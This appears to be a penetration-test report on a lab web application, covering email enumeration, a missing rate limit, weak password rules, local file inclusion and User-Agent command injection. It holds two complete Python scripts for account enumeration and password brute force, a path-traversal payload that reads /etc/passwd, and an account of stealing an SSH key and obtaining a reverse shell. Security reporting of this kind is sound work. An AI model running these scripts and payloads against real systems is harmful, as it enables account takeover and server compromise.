
M1. Email Enumeration and Rate-Limit on the Login page

POC :



We noticed when we type any email it tells us that this user not found

We wrote a Python script to take words from a wordlist and concatenate them with @gmail.com .. and try to log in with each email if in response User not found indicates The email is not found else the email exists





Email_enumeration.py

```
import requests
import json
import argparse

url = 'http://192.168.1.16:8080/api/signin'
headers = {
   'Host': '192.168.1.16:8080',
   'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0',
   'Accept': '*/*',
   'Accept-Language': 'en-US,en;q=0.5',
   'Accept-Encoding': 'gzip, deflate, br',
   'Referer': 'http://192.168.1.16:3000/',
   'Content-Type': 'application/json',
   'Origin': 'http://192.168.1.16:3000',
   'Connection': 'keep-alive',
   'Cookie': '__stripe_mid=8e6c0d37-0b7e-4801-b78d-ef029339501ac0e1a3',
}

password = "random_password"

green = "\033[92m"
blue = "\033[34m"
white = "\033[97m"
reset = "\033[0m"

parser = argparse.ArgumentParser(description='Email enumeration script')
parser.add_argument('-w', '--wordlist', type=str, required=True, help='Path to the wordlist file')
```

```
args = parser.parse_args()

wordlist_path = args.wordlist

try:
    with open(wordlist_path, 'r', encoding='latin-1') as wordlist:
        for word in wordlist:
            word = word.strip()
            email = f"{word}@gmail.com"
            data = {
                "email": email,
                "password": password
            }

            response = requests.post(url, headers=headers, data=json.dumps(data))
            response_json = response.json()

            if "User not found" in response_json.get("message", ""):
                print(f"{blue}Email '{email}' not found.{reset}")
            else:
                print(f"{green}Email '{email}' exists.{reset}")
                break

    print(f"{white}Email check finished.{reset}")

except FileNotFoundError:
    print(f"{blue}Error: Wordlist file '{wordlist_path}' not found.{reset}")
```

And if there is a valid email and we need to brute force the password no rate limit is found.





Also, we wrote a script to take the valid email, open a wordlist and try to log in with each password

Login_page_brute_force.py


```
import requests
import json
import argparse

parser = argparse.ArgumentParser(description="Login Page Brute Force Script")
parser.add_argument("--email", required=True, help="Target email address")
parser.add_argument("-w", "--wordlist", required=True, help="Path to the wordlist")

args = parser.parse_args()
email = args.email
wordlist_path = args.wordlist

url = 'http://192.168.1.16:8080/api/signin'
headers = {
    'Host': '192.168.1.16:8080',
    'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0',
    'Accept': '*/*',
    'Accept-Language': 'en-US,en;q=0.5',
    'Accept-Encoding': 'gzip, deflate, br',
    'Referer': 'http://192.168.1.16:3000/',
    'Content-Type': 'application/json',
    'Origin': 'http://192.168.1.16:3000',
    'Connection': 'keep-alive',
    'Cookie': '__stripe_mid=8e6c0d37-0b7e-4801-b78d-ef029339501ac0e1a3',
}
```

```
green = "\033[92m"
blue = "\033[34m"
white = "\033[97m"
reset = "\033[0m"

with open(wordlist_path, 'r', encoding='latin-1') as wordlist:
    for password in wordlist:
        password = password.strip()
        data = {
            "email": email,
            "password": password
        }

        response = requests.post(url, headers=headers, data=json.dumps(data))
        response_json = response.json()

        if "Please check Password" in response_json.get("message", ""):
            print(f"{blue}Attempt with password '{password}' failed.{reset}")
        else:
            print(f"{green}Success! Password found: {password}{reset}")
            break

print(f"{white}Brute-force attack finished.{reset}")
```


L2. Sign Up And Password Length

POC :

We noticed the user can sign up only with 1 char





H2. LFI (Local File Inclusion)


POC :

After clicking on the Download Invoice Button and intercepting the request we noticed


The file parameter got license.txt from the server but when we tried to get ../../../../etc/passwd We could get it









We had LFI and could see file content .. we noticed there was a user, and We tried to get his SSH private key.




```
saned:x:127:134::/var/lib/saned:/usr/sbin/nologin
polkitd:x:994:994:polkit:/nonexistent:/usr/sbin/nologin
rtkit:x:128:135:RealtimeKit,,,:/proc:/usr/sbin/nologin
colord:x:129:136:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
Debian-gdm:x:130:137:Gnome Display Manager:/var/lib/gdm3:/bin/false
nm-openvpn:x:131:138:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
nm-openconnect:x:132:139:NetworkManager OpenConnect plugin,,,:/var/lib/NetworkManager:/usr/sbin/r
omarsamy:x:1000:1000:omarsamy,,,:/home/omarsamy:/usr/bin/zsh
ftp:x:133:142:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
_galera:x:134:65534::/nonexistent:/usr/sbin/nologin
debian-tor:x:135:143::/var/lib/tor:/bin/false
_lxd:x:136:145::/var/lib/lxd/:/bin/false
Debian-exim:x:137:146::/var/spool/exim4:/usr/sbin/nologin
gnome-remote-desktop:x:993:993:GNOME Remote Desktop:/var/lib/gnome-remote-desktop:/usr/sbin/nolog
mongodb:x:138:148::/var/lib/mongodb:/usr/sbin/nologin
```




We finally got his id_rsa and could use it to log into the server without a password.

C2. OS Command Injection in User-Agent of all API Endpoints Leads to Compromise The server

POC :

We noticed if we inject in the user-agent Header an OS command we get the response

From the server, we got A ReverseShell

